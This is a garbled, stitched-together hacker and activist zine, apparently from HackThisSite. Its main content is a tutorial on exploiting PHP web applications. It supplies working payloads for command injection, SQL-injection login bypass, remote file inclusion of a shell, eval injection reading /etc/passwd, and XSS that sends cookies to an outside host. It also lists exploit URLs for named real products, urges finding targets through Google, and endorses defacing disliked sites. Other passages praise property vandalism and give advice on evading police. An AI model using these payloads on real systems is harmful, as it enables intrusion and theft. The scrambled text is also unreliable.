- 1030: Computer Fraud and Abuse Act -
http://caselaw.lp.findlaw.com/casecode/uscodes/18/parts/i/chapt
section_1030.html - Title 18 Part I Chapter 47 Section 1030 - F
activity in connection with computers. Criminal charges for una

-Cyber Security Enhancement Act of 2002-
http://www.cybercrime.gov/homeland_CSEA.htm - Additions from th
Security Act which make changes to the Computer Fraud and Abuse
strengthen the penalties and surveillance capabilities of law e
Searching and Seizing Computers and Obtaining Electronic

- Evidence in Criminal Investigations -
http://www.usdoj.gov/criminal/cybercrime/searching.html - Compl
by and for federal law enforcement regarding how to obtain a wa
search and the procedure for gathering evidence on seized equip
investigations.

- Field Guidance on New Authorities That Relate to Computer - C
Electronic Evidence Enacted in the USA Patriot Act of 2001
http://www.usdoj.gov/criminal/cybercrime/PatriotAct.htm - Docu
enforcement that details new surveillance capabilities and evi
as a result of changes with the USA Patriot Act. Scary read!

- Federal White Collar Crime - http://profs.lp.findlaw.com/coll
non-computer specific introduction to federal criminal law.

- Homeland Insecurity: The end of Civil Liberties -
http://www.oilempire.us/homeland.html An analysis of recent an
legislation removes many of our constitutionally protected fre
stage for a new age of fascism.

Contacts

If you would like to know how you can support Jeremy or if you
information that can be helpful to his case, please get a hold
the legal support team. The email address FreeJeremyNow@gmail.
several friends and family members. This is the best bet in se
infomation is made available to everyone on the team.

For quicker results, you may need to get a hold of someone dir
information below:

Loren Blumenfeld, Jeremy's lawyer, is available at his office
312-939-0140
Wyatt Anderson, admin of HackThisSite.org who works with Jerem
be reached at wanderson@gmail.com.
Pong Khumdee, partner + roommate, can be reached at pongtakesp
Chris Montgomery, roommate + coworker, can be reached @ chris@
Jason Hammond, Jeremy's twin brother, can be reached at icetit

script does something like passthru("cal $inputyear"), expectin
integer year so that it can display the calendar, you can injec
"2001; ls" and get a directory listing. This is possible becaus
several UNIX commands in one line by seperating them with a sem
also try working with several other commandline goodies, like `
which will dump the output of any command between the ``s, or |
you pump output from one program into another, or > and >> whic
dump output from a command into a file.

file uploading

Often times scripts will present you with a form that will allo
file off of your hard drive and upload it to their website. The
tricks you could try this that might allow you to upload files
locations with other names, potentially allowing you to overwri
upload PHP files which may allow you to gain the ability to exe
the web server.

If you're lucky, they won't do any sort of authentication that
are uploading files of a specific type. If this is the case, yo
PHP file without any trouble and be able to do anything you wan
the time they will at the least check for file extensions in wh
may be some workarounds. Often times if it is a media upload it
the presence of 'jpg', 'jpeg','gif', etc. You might want to try
called jpg.php. If they allow uploads of any kind of file EXCEP
extensions, check to see if they allow you to upload php, php3,
phps, perl, pl, cgi, asp, aspx, jsp, or any other sort of serve
language.

There are also several different vulnerabilities in PHP itself
upload files as any name in any location that the web server ca
is only capable of the name of the $_FILES variable has an unde
character. You can forge your own HTTP request and set the name
through Content-Type: ../../path/to/newfilename.html to ignore

MySQL has the ability to join several SQL queries into one res
above example, you could craft a URL which would allow you to
another table and return it with the same results as the produ

products.php?category=-1 UNION SELECT username, password FROM
username='admin'

In order to pull something off like this, it would require you
fields and table names. If it was a Microsoft SQL server, you
INFORMATION_SCHEMA to get information about the database struc
technique also requires that the first and second query have t
columns. Often times you could figure this out by trying somet
1, 2, 3 FROM tablename ... SELECT 1, 2, 3, 4, 5, 6, 7 from tab
find the right number of columns that will match. Often times
fields returned also have to match, in which case you could ei
integers or characters to test and find which fields are which
a', 3, 'a', 4, 5 FROM). Generating errors from SQL will often
important information about the names of tables and fields as
specific queries are structured in the programmer's code.

SQL injection is a complex trick that requires quite a bit of
practice to master well outside the scope of this small introc
the time, every system will be different and every individual
craft their SQL statements differently and not use such obviou
names. There are a number of well written whitepapers about al
techniques in which I would suggest for further reading. Many
challenges on HackThisSite.org also provide a place for you to
this technique on real systems set up with intentional php/mys

system, exec, passthru

These functions execute UNIX commands, which obviously pose a
passed to these functions without sufficient validation. For e

Please take into consideration that this is an ongoing criminal
and all of the above information is likely tapped and monitored
send anything incriminating or detrimental to Jeremy's case.

###
04. Right Wing Hackers Target Indymedia
###

A number of people have started to organize and attack various
Centers as well as a number of other progressive and leftist we
past, these attacks have ranged from simple XSS attacks which r
or trashing the filesystem / databases. The people responsible
understanding of the ideas behind the open publishing system In
free for all users to participate in the discussion. These acti
hacking nor hacktivism: they utilize public pre-written exploit
"shout the other side down." An attack on IndyMedia is an attac
itself. These right-wing extremists need to be confronted and e
online fascists they really are.

During the Republican National Convention, a group of hackers c
RightWingExtremist.net was formed by Brett Chance(elac, clorox,
Plano TX. This group came out of the ultra conservative Protest
advocates disrupting and attacking leftist organizations. Their
started with minor stuff like launching ddos attacks on NYC Ind
they discovered a XSS flaw in dadaIMC that allowed them to pos
automatically redirect users to his own website where it would
said childish political rhetoric like "the nazi indymedia wants
israel," etc. Because of pressure from the online community, Br
RightWingExtremist. net closed down the site for several months

Months later, Jeremy from HackThisSite.org discovered a flaw in
allowed the upload of malicious PHP files would could be used t
entire server. This announcement was quietly made to dadaIMC wh
keep it private until the tech staff of every indymedia center

had their scripts patched to protect themselves. Several other
IndyMedia centers were notified and had their code base patche
majority of sites were patched, DadaIMC posted the vulnerabili
the website, including instructions on how it can be exploited

A month later a group calling itself the g00ns.com have attack
dozen indymedia websites using the vulnerability posted to dad
hacked websites, a message calling indymedia "liars" and "anti
posted. Soon after, hackers and indymedia techs started workin
each other's code and bring backups back online as well as fin
about the g00ns. The g00ns started out by targetting and attac
clan websites, but eventually Elac from RightWingExtremist.net
started to turn the group farther to the right. When the IndyM
hacked, people started to gather information and infiltrate th
and soon after all of their private details were released to t
actions like this will not go unnoticed.

Many other right-wing trolls continue to try to disrupt IndyMe
protest groups. These individuals operate under several differe
including ProtestWarrior.com, RightWingExtremist.net, FreeRepu
KobeHQ.com, FreeDominion.com, LittleGreenFootballs.com, and mo
groups are suspected of being financed operations from governm
corporations similar to the COINTELPRO program from the '60s a
activities range from flooding message boards, faking votes an
online polls, releasing personal information of key organizers
rumors and scandals, etc.

All IndyMedia centers running DadaIMC are strongly encouraged
software, but more importantly, hackers need to work with acti
the world to make sure their software is secure, encrypted, an
Details on the vulnerability are at:
http://www.dadaimc.org/mod/software/alerts/dadaIMC/index.php?a
http://www.dadaimc.org/support.php?section=xss

```
$result = mysql_result("SELECT * FROM users WHERE username='$us
password='$password")
if (mysql_numrows($result) == 1) {
  echo "login success...";
} else {
  die("Error! " . mysql_error());
}
```

If the variables $username and $password are not checked for ba
could enter the following into both the variables and trick the
into thinking he entered a valid login:
login.php?username=' OR 'a'='a&password=' OR 'a'='a

The new SQL query would look something like **SELECT * FROM use
username='' OR 'a'='a' AND password='' OR 'a'='a'** in which ca
matter what the username or password is, the character 'a' will
to 'a', which would log you in as the first user in the databas
modify username slightly to allow you to choose the user if you
the field in the database: ' OR 'a'='a' AND username='kevin mit

Many times a script will have magic quotes on or use the PHP fu
addslashes/removeslashes before passing input to the query. In
characters like ' will automatically be escaped into \', which
understand as part of a string and not a special SQL statement.

There are also ways of extracting data from the database if a s
poorly validated data to a SELECT query. Consider the following

```
$result = mysql_result("SELECT * FROM products WHERE category=$
while ($i < mysql_numrows($result)) {
  $data = mysql_fetch_row($result);
  echo "Product name: $data[0] Product price: $data[1]<br>";
}
```

When a script takes input and sends it back to thebrowser witho
validation, you could inject javascript code that lets you into
user's browser.

<?php echo "Hello, $name"; ?>

showname.php?name=freeme<script>alert(document.cookie);</scrip

This would make an alert box displaying the cookies for the gi
user. If this is vulnerable, it's also very likely that you co
that redirects the user to an offsite URL that logs the user's
retreival through something like...
showname.php?name=freeme<script>window.navigate("http://www.so
cookiesteal.php?thegoods="+document.cookie)</script>

...where cookiesteal.php would log all incoming requests and t
'thegoods'. Many web scripts use cookies to store authenticati
which you could use on the original site either by saving the
cookies as your own, cracking passwords, etc.
eval
Eval allows you to execute PHP code from a string. If you do n
before it is passed to this function, it can potentially be ma
execute PHP code. A statement like eval("\$message = \"$var\";
manipulated like asdf.php?var=".passthru('cat%20/etc/passwd').

sql injection

There are many complexities that vary with the SQL server you a
as well as the configuration of the web server. In most cases,
MySQL is more secure than something like Microsoft SQL server.
what server they use, if the coder does not check input before
an sql statement, you could possible extract data from their d
login prompts. Consider the following authentication system:

DirectNIC has begun selectively enforcing an obscure rule of IC
contact details in the WHOIS database on the owner of a domain
They have sent emails out to owners of domains threatening to d
if the contact details are not corrected and verified. The owne
proof of their name, home address, phone and fax number. They h
shut down the site if accurate details are not provided in 15 d

Activists have just launched prole.info, which provides a numbe
anticapitalist writings and pamphlets, and sent announcements t
ofemail lists and websites. Two days after prole.info was threa
accurate details or be faced with the domain being shut down.

This is a gross privacy violation, and it is unfair that it see
loosely and even selectively enforced. Thousands of domains giv
and fake details, but why was prole.info targeted? Does DirectN
people to randomly browse websites and verify contact details?
reported by people who wanted to find out where the activists l

We do not want to face harassment from ICANN, DirectNIC, or any
away our privacy on the net. Put pressure on those who create a
policies that threaten internet free speech.

http://www.prole.info tech@prole.info

"To a valued directNIC customer,
It has come to our attention that one or more of your domain na
inaccurate information in the WHOIS contact database. To avoid
domain(s), please update this information within 15 days.

Here is a list of affected domains: PROLE.INFO Errors in Regist

Proles - Haywood, William Name: INCORRECT Address: INCORRECT P

Description: "William Haywood" is a historical figure related
content and not likely a real (modern) person. The address and
non-existant.

Why must we do this? Unfortunately, as a domain name registrar
Corporation for Assigned Names and Numbers (ICANN) has placed
on us to enforce the governing body's rules, including seeing
information provided in WHOIS is up to date and accurate.

Failure for Intercosmos to adhere to these rules, after being
potential violation, is grounds for our company's accreditatio
One major registrar already was threatened with this very acti
Please update your information and fax to us proof of all your
these domains to 504-566-0484. Please send your fax to the Att
Abuse Department.

Thanks for your cooperation and for choosing directNIC. Sincer
Customer"

##
06. Phpbb 2.10 Disclosure cause mischief and mayhem on
##

In use by millions of websites all over the internet, phpBB is
popular message board systems. You can imagine the mayhem that
major vulnerability was discovered late November 2004 that all
of commands on all major versions prior to 2.0.10.

Many users might remember Jessica Soules as a developer for Ha
one expected her release of the bug to Bugtraq would result in

http://[target]/minibb/index.php?action=userinfo&user=1%20union
user_password%20from%20minibb_users/*

Keep your eye open for the following types of vulnerable PHP sc

include, require, or fopen

If input is passed to include, require, or fopen in ways simila
include "$page" or require "$page";

... then depending on the server configuration, you could eithe
their machine or even execute your own PHP code. By setting $pa
like '/etc/passwd' or "../../admin/.htaccess", you could read s
of their machine like server config files or passwd files. In m
you pass a URL to include() their server will make an http conn
file and execute php code. This means you can write a script li
passthru($cmd); ?>, save it on your webserver, and call their s
include.php?file=http://www.yourdomain.com/passthru.php&cmd=cat

Depending on how they modify their statement (like include "inc
include "$page.php", etc) it may limit what you can do or make
difficult. Often times error statements will reveal the path of
well as what input they are passing to include.

Warning: Unable to access fun in /home/sites/18/web/cia/include

If a script ends your input with an extension(like include
"/path/to/$file.inc"), you may be forced to reading files only
.inc - unless they are running specific combinations of php and
may allow you to add a %00 at the end of your input which will
ignore the extension. ex: include.php?file=../../../../../etc/p

cross site scripting

your level of access through backdoors and burying yourself in
You can play with many of the concepts explained here on some l
simulations at hackthissite.org. Or you can try some clever go
find a billion machines in the wild =) Have fun, cause mischie
caught!

$Real World Examples;

Here are some real world examples of the vulnerabilities expla
document. This small list is just a preview of the kind of stu
discovered every day.

phpMyAdmin 2.6.1 Remote File Inclusion
allows you to read arbitrary files
http://[HOST]/[DIR]/css/phpmyadmin.css.php?GLOBALS[cfg][ThemeP
passwd%00

Remote PHP Code Execution: vBulletin 3.06 and below:
injects PHP code through invalidated eval statement
 http://[target]/misc.php?do=page&template={${phpinfo()}}

phpMyFamily <= 1.4.0 SQL injection admin bypass:
injects sql code which allows you to login as an administrator
Login: ' OR 'a'='a' AND admin='Y'/*
Password: (empty)

PHP Form Mail 2.3 Arbitrary File Inclusion
allows php code execution and remote unix commands
http://[target]/[dir]/inc/formmail.inc.php?script_root=http://
php

MiniBB 1.7 SQL Injection
reveals admin passwords through sql injection vulnerability

that caused several major worms that killed tens of thousands o
bless script kiddies with easy to use tools to take down a serv

The vulnerability lies in viewtopic.php, which does not correct
user-supplied "highlight" variable as it is passed to PHP's eva
can break out of their command and issue your own PHP commands,
system() command, allowing remote execution of commands. You co
similar to /viewtopic.php?
t=2&highlight=%2527%252esystem(chr(108)%252echr(115))%252e%2527
execute "ls" giving you a directory listing.

This exploit opens the machine up for you to play with the perm
whatever the web server is running as. From here you could perf
of actions from grabbing password information from config files
backdoors or just simply fuck up their forums. The box is essen
play with, and it shouldn't be difficult to find ways of gainin
permissions to take over the machine entirely.

It wasn't long before someone wrote a perl script to search goo
vulnerable targets to attack and spread itself to. The Santy(or
NeverEverNoSanity) worm ran at least 20 generations and killed
40,000 websites before google disabled the search queries that
to spread. Several modifications of the worm changed search eng
slightly that allowed it to spread once again. The payload of t
wipe all files and replace it with "This website has been defac
a cleverly written worm, the author didn't have a whole lot to
whole lot of random destruction and ruined things for hackers w
the phpBB bug for more legitimate purposes.

The release of this major bug has had some massive implications
we advise against disclosing such vulnerabilities because of th
effects of script kiddies or destructive worms. Since Jess rele
Bugtraq, she has been under constant harassment from phpBB, her
provider, and other groups who have been personally affected by

In finding such a devestating security hole in such a major pi
Jessica will go down in history.

```
#############################################################
#            07. Nmap Developers Intimidated by FBI   By Wyrmk
#############################################################
```

Fyodor, the creator of the Nmap portscanning says he is being
Federal Bureau of Investigation for copies of the Web server l
Web site, Insecure.org

Nmap is an open source tool designed to help security experts
services and applications. Federal agents are trying to intim
download and use these tools, no matter what they do with it.

Fyodor made this announcement in his blog, "FBI agents from al
have contacted me demanding Web server log data from Insecure.
give me reasons,but they generally seem to be investigating a
whom they think may have visited the Nmap page at a certain ti
never given them anything. In some cases, they asked too late
already been purged through our data retention policy. In othe
failed to serve the subpoena properly. Sometimes they try aski
subpoena and give up when I demand one."

It is not a new tactic for law enforcement to use intimidation
convince hackers to give in - but without a search warrant, or
subpoena, you are not required to answer questions or give any
Stand up for your digital rights! http://www.insecure.org/nmap
nmap portscanner.

```
           !####################################!
           !###         ARM YOURSELF:        ###!
           !###    EXPLOITS AND TECHNIQUES   ###!
           !####################################!
```

```
    break;
  default:
    die("Sorry, not valid input.");
}
```

The most secure method would be to strip input of everything ex
alphanumerics. This can be accomplished through the use of regu
$str = preg_replace ("/[^a-z 0-9]/i",'',$str);

It is also a good idea to surpress output of a function as to p
codes from helping hackers from gaining information about your
configuration, database layout, file structure, etc. You can do
a @ in front of the function name: $result = @mysql_result("SEL
admin_users");

There are also a number of PHP config options that can help sec
turning open_basedir on will prevent a file from accessing file
base directory(preventing attacks like including ../../../../et
Turning magic quotes on will automatically escape quotes from i
prevent Turning safe mode on allows a number of precautions lik
inhibiting system functions such as system/exec/passthru, inclu
Turning register_globals off will force PHP scripts to referenc
users like $_GET['varname'], $_PUT or $_COOKIE instead of refer
directly like $varname. As of PHP 4.2.0, this has been made the
This helps for poorly written scripting which might allow users
into variables.

```
$Rousing Conclusion;
--------------------
```
This guide should at least point you in the right direction as
exploiting, and fixing common PHP input validation vulnerabilit
some idea of what you can do with it. Most web vulnerabilities
with a foot in the door where you can try other tricks to try t
permissions and gain further access. You should also check out

There are all sorts of techniques webmasters use to validate i
largely depends on what system functions the input is being pa
you are trying to defend against.

If you are using include, require or fopen statements, conside
like is_file() to verify that you are including an actual file
machine as opposed to PHP code on another server. You should a
special characters like periods, commas, and slashes, to preve
doing something like include("/includes/../../../../etc/passwd
to also set open_basedir restrictions on to prevent people fro
root and including sensitive system files and configurations.

To defeat most SQL injection issues, you should make sure to u
before passing anything to mysql_query and then stripslashes()
data. You should also consider typecasting input to an integer
something similar to products.php?category=3 or viewitem.php?i
provides two commands, escapeshellcmd() and escapeshellarg(),
useful to strip input before it is passed to a exec() function

If information is being stored in a database to be displayed t
should sanitize input as to prevent cross site scripting vulne
as prevent people from causing general mayhem by opening tags
them. Consider using str_replace to convert all < and > charac
>s to prevent people from starting html tags or javascript cod
might also want to strip all newline characters and other spec
For all purpose validation, consider checking a variable again
or switch statements to see whether the value is allowed befor
to functions:

```
switch ($page) {
  case "links":
    echo "Links!"
    include "includes/links.inc.php";
```

"Until our most fantastic demands are met, fantasy
always be at war with reality."

###
08. The Art of the Cipher   By Psyche
###

Cryptography is the term given to the study of encryption, or m
by hiding its meaning in layers of alteration.. Great, but why
reading this? I can use an encryption program...There are a gre
known ways of encryption. To name a few: the Caeser Shift, the
MD5, Xor and many more. There are also alot of programs tailore
these methods, thereby making these forms of encryption less an
Great! Get the point please! I'm a busy person! Thus, there is
more secure than one you have devised yourself; nobody else kno
so there is no program to decrypt it. This article has a brief
your own cipher in four easy steps.

Stage 1: Lost in Encryption

Firstly we need a string to encrypt: PURPLE CARS ARE MORE FUN.
cipher creation is devising a way of hiding your data, there ar
schools of doing this. Substitution - Replacing the letters in
other letters, numbers,symbols etc. Shift - Altering the positi
a string, or shifting the letter along the alphabet or ASCII ta
Changing the presentation of the string to make it harder to co
going to implement a simple substitution, replacing each letter
with the one directly proceeding it in the alphabet, making our

PURPLE CARS ARE MORE FUN otqokd bzqr zqd lnqd etm

Where the letter A is in the string it has been counded around
alphabet, making the new letter Z. So, we can mathamaticly disp

X-1, where x is a letter in our string. This however is horren
and can easilly be decrypted by anoyone with an understanding
So, we need to add something to make it harder.

Stage 2: Variables

For those who are unfamiliar with the workings of algorithm ba
brief synopsis is as such: X*N*K X being the numerical value o
word to be encrypted. N being any given number and K being the
number which can be constantly changed to alter how the string
algorythim encryptions the key forms the variable. The shortco
algorithim based encryptions is that any number crunching prog
be solved. Variables are just what they sound like, something
altered in the cipher to alter the outcome. Variables can be e
protetct intregrity and foil any decrypting attempts. For this
implimenting a variable as follows; 7x. Where X is the numeric
a letter (I could make this alot more difficult however I want
be fairly easilly decrypted, by me anyway) Thus making the cip
variable added: o t q o k d b z q r z q d l n q d e t m 15 20
18 24 17 4 12 14 17 4 5 20 13

And with the variable added:

105 100 119 105 77 28 14 168 119 126 168 119 28 84 98 28 35 10

However this is still in essence substitution and can be fairl
The main benefit is that it has a basis for alteration at a mo

Stage 3: Constants

Adding a constant has one big advantage, it stops any letter/n
being repeated, which helps protect it from frequency based at
using square numbers as my constant. Adding them to the front

clever searches. Google hacking can become quite complex and ca
penetrate systems with some amazing results. A great place for
would be http://johnny.ihackstuff.com.

$Disclosure;

This is a topic of great debate in the hacking community. Upon
vulnerability, what do you do with it? There are advantages and
that come with disclosing a security hole which need to be weig
personal morality.

If it is a large piece of software used by many websites, you c
BugTraq and receive quite a bit of attention and credit if you
and handle it correctly. If you go this route, many people feel
publically release a major vulnerability it would be good pract
vendor so that they can release a patched version. Of course, y
giving script kiddies ammunition to attack other sites with. Th
would also lose it's appeal of being 'hot' because everyone's g
soon most websites will be running patched software. Many peopl
best to keep vulnerabilities on the down low, but nothing will
eventually being released to the public.

If the vulnerability lies in the custom code of someone's websi
should depend on what sort of website it is, what sort of servi
etc. If they are in general an honest, good hearted group of pe
accomplish much to trash their site. If it's a nazi, pro-war or
site, it is a different story. Many people feel that a simple d
really harmful as long as you don't delete files and if you not
developer how it is fixed, and for the most part unless it is a
corporation you don't have to worry about any sort of investiga
if you use a proxy.

$Validating Input + Secure Coding;
----

tables and fields.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [M
Server Driver][SQL Server]Unclosed quotation mark before the c
order by DESCRIPTION '.
/products.asp, line 6

$Finding Vulnerable Scripts;

Now that you have an idea of what sort of vulnerabilities to l
begins when you start looking for targets to practice on. You
targets broadly through clever google searches. You could also
the source code to major PHP software and go through it with a
looking for mistakes. But most of the vulnerabilities I find a
upon through casual browsing.

You can also try specifically looking for vulnerabilities by d
source code to popular systems and parsing it for known PHP vu
good place to start would by http://php.resourceindex.com, whi
categorized repository for most PHP scripts. You can do all so
grep the source code for vulnerabilities(like the ones listed
you can find instances where input is passed to these system f
unchecked.

Hacking through google is a very fine art and can yield hundre
vulnerable machines with a single query. If you find a piece o
software, you might try looking for websites that run that sam
times scripts will leave a small tag at the bottom of the page
search for "Powered by GenericMessageBoard v1.02" to find targ
also search for specific names of scripts through something li
inurl:"/funbb/viewtopic.php". You could also search for generi
inurl:".php?file=" or variations thereof. Often times develope
configure their systems and make silly mistakes like leaving b
around or directories open. Much of this information can be ex

1105 4100 9119 25105 2677 4928 6414 81168 100119 121126 144268
22584 25698 289119 32435 361100 40091

Stage 4: Calculated Chaos

This final step is to throw off any attempts to break the ciphe
condition to the previous steps. This simply makes finding the
is best used in an IF situation. IF (whatever)=true then do wha
intend to alter the last stage in which if the number in the en
a prime number the square number is added to the rear of the te
Thus, making our cipher (after checks but before revisions) (Ju
isn't a prime number, contrary to popular belief)

1051 1004 1199 25105 3677 4928 1464 81168 100119 121126 268144
22584 25698 289119 35324 361100 91400

See, wasn't that easy?

Final section: The Importance of nothing

It seems to be a mindset of people to assume that numbers in an
equasion will be intigers of 1 or more or -1 or less, not 0. I
0 (when it's replaced by something) will confuse any human led
computer ones. So, there you have it. A brief inroduction into
of a cipher. This is only an outline and I strongly encourage d
wish to know more, there are a number of good books and sites o
course www.hackthissite.org.

###
09. Finding and Exploiting php Script Vulnerabilit
###

You can spend all your time making sure all your services are p
expensive firewalls and tripwire software, and make sure all yo

is done over SSL. But even the more complex and secure server
waste if you are using insecure PHP code. More and more people
weight of web application security holes. Instead of talking al
exploits that come and go, I will try to explain some techniqu
to find vulnerabilities in PHP software and how to exploit the

Often most vulnerabilities are not in the actual server softwa
written code or irresponsible configuration. Most of the time
not validating input before it is passed to vital system funct
worst, this will allow you to execute commands from the same u
server is running at (usually www, apache, or nobody) which us
relatively low level of permissions on the server. It's not mu
can be exploited further to possibly gaining more permissions
reading sensitive information, or depending on how poorly the
configured(folders and files chmodded to 666, passwords and co
lying around, etc), it could be devestating indeed.

$The Fundamentals;

If variables are passed from your client to their server, you
values to anything you'd like. This is one of the most fundame
behind web security. If you see a link like 'index.php?section
script examines the variable 'section' and responds according]
not be a way to modify the value of this variable on their sit
could do so through a number of ways.

There are three ways variables can be passed from your browser
script: over GET, POST, or cookies. Variables being sent over
(like asdf.php?var1=somevalue&var2=anothervalue) is known as tl
can be changed directly in the URL bar. Variables sent from a
POST, and can be changed either by creating your own HTML page
your own, or by forging your own HTTP request using the HTTP p:
be done using telnet on port 80 - see rfc2616 for specific com
are saved and sent in a number of different ways varying on yo

system and web browser. If you can't find a way to change the v
cookies through a GUI interface, you can change the values thro
own HTTP request as well.

Many times you can use any of the above methods to set a variab
script. But more and more php configurations have register_glob
is the case, PHP scripts have to refer to variables like $_GET[
$_POST and $_COOKIE. This restricts you into setting variables
they were intended to be used with. This does not make it invin
forces you to spoof the variable in the way that the script is
input.

$Generating Errors;

Once you find out how to inject different values into variables
application, you should try to generate an error code. This can
inserting all sorts of (not so) random characters into these sc
scripts will dump all sorts of messages that could help you fin
database structure, file paths, and more.

If you found a script similar to index.php?file=links.php, and
to index.php?file=linksaaaa.php, it might give you an error sim

Warning: main() [function.include]: Failed opening 'includes/li
inclusion (include_path='.:/usr/lib/php:/usr/local/lib/php') in
/home/www/public_html/index.php on line 45

This will give you all sorts of useful information: the locatio
root, as well as the previous information that they are using a
similar to include "includes/$file", which is vulnerable. You m
try looking in /includes to see if any additional information i

Scripts that use SQL statements might also reveal information a
server and maybe even a portion of the SQL statement, possibly

So you're tired of wasting your life away behind a screen, or m
satisfied with the way things are going around you. You're cons
deep down for more in life, more meaning, more excitement. You
difference, and you want to have a good time doing it. So what
to get active in your community?

Now when you hear the words revolution, and activism, a couple
come to mind: protesting, rioting, tree hugging, stealing, and
arson. Well that is undoubtedly how the media portrays activist
mass depicted stereotype is extremist, and somewhat falsified.
activist has absolutely nothing to do with carrying a picket si
stuff in the streets, and setting stuff on fire (not saying th
aren't fun ;)). It is about about making changes to system, b
drastic methods you see televised. As a matter of fact, revolut
can not be televised. Activists utilizing the system to destroy
has, and never will work out. So true activism takes effect at
is here at this local level were individuals have the biggest i
world.

So now that we got your windows cleaned from media missrepresen
see the bright rays of activism glaring at you. There are all s
integrate radical ideas into your everyday life:

1.) Turn off the television

TV is the centrifuge of most things corporal. Chances are you,
know works for some one directly, or indirectly involved with t
media (broadcast, the phone company, coke, coffee shops, or the
advertise don't they?). Besides that, wouldn't you rather be li
of your own, instead of watching one unfold before you on a scr
stuff up with your friends, meet new people, go on adventures,
the TV off.

2.) Fall in love

Yes this is an activist act. Some one in love has more to live
excitement, and more meaning in there life. Some one in love ha
the corporal elite ranks and more in the living life for the m
fall in love today. fall in love with a guy, a girl, an activi
really doesn't matter just find more to live for.

3.) Read a book

Especially books that make you question things around you, one
think. Books full of action, puzzles, mystery, tragedy, whatev

4.) Start conversations with strangers

Starting a conversation with some one you have never seen befo
a great exercise to break down the socialphobia that the syste
Also in the act of doing this you make the world a some what f
live in, by breaking down the social walls that keep us all is
and forgotten. This alone is all we need to rekindle the flame
communities.

5.) Use alternative transportation

Use public transportation whenever possible. Get some exercise
bike, jogging, walking, or skating. Either of these options wi
some social barriers, conserve fossil fuels, keep you a health

6.) Go to local band/music shows

These are usually cheap and are jam packed with fun. What bett
community together, while having a good time listening to your
band? If you do choose to go to these events, don't let them b
sport. What I mean is please don't just stand around and stare

social, party, live it up, and shake things up a bit.

7.) Call in sick on a sunny day

Calling in sick on a sunny day is an exploit people simply don'
of enough. Everyone deserves a day off every once in a while, a
the perfect time to go explore a part of your town you've never
interact with new people, and just have fun.

8.) Let your artistic side out

Break free from your systematic lifestyle by writing a poem, sk
up, writing song lyrics, composing music, or writing a story. A
the creative juices flowing and gets you thinking somewhat out

9.) Spend less, Work less, live more

Buy only the absolute essentials you need to live. Make sure ev
your buying it because you need it. Not because advertisers mak
insecure to buy there product.. If you do this, then you will n
The less income you need the less you need to work. The less yo
the more time you have to put your energy to something producti
believe in.

10.) Get organized !

Organize meaningfull fun events in your neighborhood. Throw a c
Have a community barbecue where everyone brings something. Orga
and music related events for people to come together and expres
Organize your own workers union if you don't have one. Organize
non-profit organizations, anything really. Start your own proje
you see them as a productive thing then thats really all that m

##

14. Security Culture: Hackers Living in an Age of FBI R█
##

As our movement grows, so will the Establishment's attempts to █
been doing everything they can to gain power with so-called 'i█
reforms' and 'anti-terrorism efforts'. These are pretty ways o█
legislation giving increased powers to law enforcement at the █
liberties, setting up the blueprint for a police state in the █
have already begun, as hackers and activists, we have to learn █
ourselves if we ever hope of stopping this madness once and fo█

What are we up against?

The effects of these efforts are very real, and organizations █
our movement have already been targeted, raided, and charged w█
crimes. Dozens of Independent Media Centers, one of the larges█
activists to announce events and expose the injustices and atr█
corporations and government, has had it's machines seized unde█
suspicious and secretive terms. Individual hackers such as Mik█
Hairball of HBX Networks have a history of being harassed and █
authorities. Hack This Site founder Jeremy Hammond was also r█
with credit card fraud and unauthorized access related to hack█
websites.

In the buildup to the Republican National Convention, the FBI, █
and local police have harassed and intimidated activists for b█
the protest organizing efforts. Dozens of anarchists were visi█
about their affiliation with protest groups. Several activists █
the clock' supervision where several agents were following the█
Meetings, email lists, and phone conversations were infiltrate█
law enforcement for intelligence gathering purposes.

Over 1800 people were arrested at the convention protests them█
Emmanual Goldstein from 2600 and Jeremy Hammond from Hack This █

```
#  fascists everytime you see them. Throw a brick through a ma
#  corporation's window. Start an infoshop. Create a rank and
#  organization at your workplace. Monkey wrench the system. S
#  heart for a day. Falsify invitations to a yuppy art gallery
#  out to the homeless. Celebrate every holiday of all countri
#                  And carry a new world in your heart.
#
##############################################################
```

arrested randomly and given bogus 'disorderly conduct' charges
'suspected anarchists'. Dozens of people suffered severe beatin
at peaceful marches, and arrestees were held for much longer th
hours in the infamous 'Pier 57'(or 'Guantanamo on Hudson Bay')
warehouse where there were reports of asbestos and lead contami

We can protect ourselves!

We do not have to make it easy for them to target and harass us
investigations come from slip ups or bad decisions, and if we e
any sort of serious threat to their power structure, we are goi
develop a tight security culture. This has to extend to all asp
from using the internet, attending meetings, talking to reporte
in protests, to even checking out books at the library. Know yo
of time. The best thing you can do is to be prepared in case th

Becoming a ghost on the net

One of the first things you can do is learn to use the internet
Everything you do on the net is being monitored, from what webs
the emails you send and receive. There are ways you can help ma
anonymous on the net, but as a ground rule, do not use your hom
talk about or do things you should not be doing. No matter how
are bouncing off of or what sort of encryption you're using, no
matter if you are being specifically targeted and monitored by
because they get complete data dumps of all your internet activ
level.

First thing to do is to master the usage of proxy servers. When
connection to another machine on the net, it goes straight from
theirs, leaving a very obvious IP address in their server and r
using proxy servers, you can bounce your connection off of seve
boxes before connecting to the destination. When they examine t
will find that it originated from some box set up as a proxy. U

large federal investigation, usually this will be enough to st
effort to track you down. The authorities will have to issue a
examine the proxy logs belonging to the box you bounced off of
from other countries, this will make things considerably more
impossible because they will have to deal with international p
organizations where they have no jurisdiction. There are also
use that allow you to bounce off of several proxies instead of
that most operating systems allow you to use. While this will
any efforts to track you down, it does not make it impossible
enough budget. Do not think you are secure if you are having f
connection, even if you are bouncing off of several proxies.

Another technique you can use to better secure yourself would
technique called ssh tunnelling. Normally when you make a conn
http, pop3, aim, or anything else, the data is sent over the l
text. Meaning someone can set up a packet sniffer on your loca
any of the routers between your connection and the destination
information like passwords, texts of email, etc. When you set
connection, data is sent over an encrypted path. You can confi
to use *any* service, even if it is plaintext, to tunnel throu
connection. You need to have an ssh account on some other mach
get it set up it also acts like a proxy. Your computer will co
your account on another server, and then to the destination ma
an SSH tunnel is as easy as a google search, but there are als
can download to automate the process.

The feds have all sorts of forensics tools for recovering data
Obviously just removing items from your recycling bin isn't go
data is still there, just the initial headers of the file have
free space so the operating system can use it when it saves fi
Even a standard drive formatting won't cut it when dealing wit
forensics. There are all sorts of tools out there that can hel
random data several times over portions of the drive, hopefull
magnetic traces of the file. Don't think hitting your computer

Other Events

- Anarchist Bookfairs and Festivals San Francisco, Madison, Mont

        Plug in at indymedia.org or infoshop.org for more act

##
#
